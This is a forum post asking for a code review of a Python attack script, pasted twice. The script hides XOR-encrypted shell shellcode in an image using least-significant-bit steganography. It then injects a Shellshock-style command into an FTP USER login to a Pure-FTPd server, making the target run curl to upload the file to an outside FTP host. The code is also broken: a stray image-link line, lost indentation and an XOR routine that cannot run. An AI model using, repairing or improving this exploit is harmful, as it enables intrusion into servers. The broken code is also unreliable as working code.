Need a code review
import socket
import struct
import numpy as np
from PIL import Image
import ftplib

import os
# Function to generate a secret key
def generate_secret_key(length=16):
return os.urandom(length)
# Steganography function to hide the payload in an image
def hide_payload_in_image(payload, image_path):
# Open the image and convert it to a numpy array
image = Image.open(image_path)
image_array = np.array(image)
# Check if the image can hold the payload
payload_bits = len(payload) * 8
if payload_bits > image_array.size:
raise ValueError("Image data is too small to hide the payload.")
# Replace the least significant bits of the image data with the payload
payload_index = 0
for i in range(image_array.shape[0]):
for j in range(image_array.shape[1]):
for k in range(image_array.shape[2]):
if payload_index < payload_bits:
image_array[i, j, k] = (image_array[i, j, k] & 0xFE) | ((payload[payload_index // 8] >> (7 - (payload_index % 8))) & 0x01)
payload_index += 1
# Save the steganographed image
steganographed_image = Image.fromarray(image_array)
steganographed_image.save("steganographed_image.png")
# Return the path to the steganographed image
return "steganographed_image.png"
# Function to encrypt the payload using XOR
def encrypt_payload(data, key):
encrypted_data = bytearray()
for i in range(len(data)):
encrypted_data.append(data ^ key[i % len(key)])
return bytes(encrypted_data)
# Create a bind TCP shell payload
def create_bind_tcp_payload():
# Create a bind TCP shell payload using a tool like msfvenom
payload = b"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x2f\x73\x68\x51\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"
return payload
def create_ftp_command(payload_path):
# Inyectar el comando que sube la imagen al servidor FTP
cmd = "() { :;}; /bin/sh -c \"curl -T {} ftp://ftp.example.com/\"".format(payload_path)
ftp_command = "USER {}".format(cmd)
return ftp_command.encode()
# Main function
def main():
try:
# Generate a secret key for encryption
key = generate_secret_key()
# Create a bind TCP shell payload
payload = create_bind_tcp_payload()
# Encrypt the payload using XOR
encrypted_payload = encrypt_payload(payload, key)
# Hide the encrypted payload in an image
image_path = "original_image.png" # Replace with your image path
hidden_payload_path = hide_payload_in_image(encrypted_payload, image_path)
# Connect to the Pure-FTP server
ftp = ftplib.FTP()
ftp.connect("localhost", 21) # Replace with the Pure-FTP server IP and port
# Send the FTP command to upload the image
ftp.sendcmd(create_ftp_command(hidden_payload_path))
# Receive the response from the server
response = ftp.getwelcome()
print(f"Server response: {response}")
except Exception as e:
print(f"An error occurred: {e}")
if __name__ == "__main__":
main()
import socket
import struct
import numpy as np
from PIL import Image
import ftplib
import os
# Function to generate a secret key
def generate_secret_key(length=16):
return os.urandom(length)
# Steganography function to hide the payload in an image
def hide_payload_in_image(payload, image_path):
# Open the image and convert it to a numpy array
image = Image.open(image_path)
image_array = np.array(image)
# Check if the image can hold the payload
payload_bits = len(payload) * 8
if payload_bits > image_array.size:
raise ValueError("Image data is too small to hide the payload.")
# Replace the least significant bits of the image data with the payload
payload_index = 0
for i in range(image_array.shape[0]):
for j in range(image_array.shape[1]):
for k in range(image_array.shape[2]):
if payload_index < payload_bits:
image_array[i, j, k] = (image_array[i, j, k] & 0xFE) | ((payload[payload_index // 8] >> (7 - (payload_index % 8))) & 0x01)
payload_index += 1
# Save the steganographed image
steganographed_image = Image.fromarray(image_array)
steganographed_image.save("steganographed_image.png")
# Return the path to the steganographed image
return "steganographed_image.png"
# Function to encrypt the payload using XOR
def encrypt_payload(data, key):
encrypted_data = bytearray()
for i in range(len(data)):
encrypted_data.append(data ^ key[i % len(key)])
return bytes(encrypted_data)
# Create a bind TCP shell payload
def create_bind_tcp_payload():
# Create a bind TCP shell payload using a tool like msfvenom
payload = b"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x2f\x73\x68\x51\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"
return payload
def create_ftp_command(payload_path):
# Inyectar el comando que sube la imagen al servidor FTP
cmd = "() { :;}; /bin/sh -c \"curl -T {} ftp://ftp.example.com/\"".format(payload_path)
ftp_command = "USER {}".format(cmd)
return ftp_command.encode()
# Main function
def main():
try:
# Generate a secret key for encryption
key = generate_secret_key()
# Create a bind TCP shell payload
payload = create_bind_tcp_payload()
# Encrypt the payload using XOR
encrypted_payload = encrypt_payload(payload, key)
# Hide the encrypted payload in an image
image_path = "original_image.png" # Replace with your image path
hidden_payload_path = hide_payload_in_image(encrypted_payload, image_path)
# Connect to the Pure-FTP server
ftp = ftplib.FTP()
ftp.connect("localhost", 21) # Replace with the Pure-FTP server IP and port
# Send the FTP command to upload the image
ftp.sendcmd(create_ftp_command(hidden_payload_path))
# Receive the response from the server
response = ftp.getwelcome()
print(f"Server response: {response}")
except Exception as e:
print(f"An error occurred: {e}")
if __name__ == "__main__":
main()
Последнее редактирование: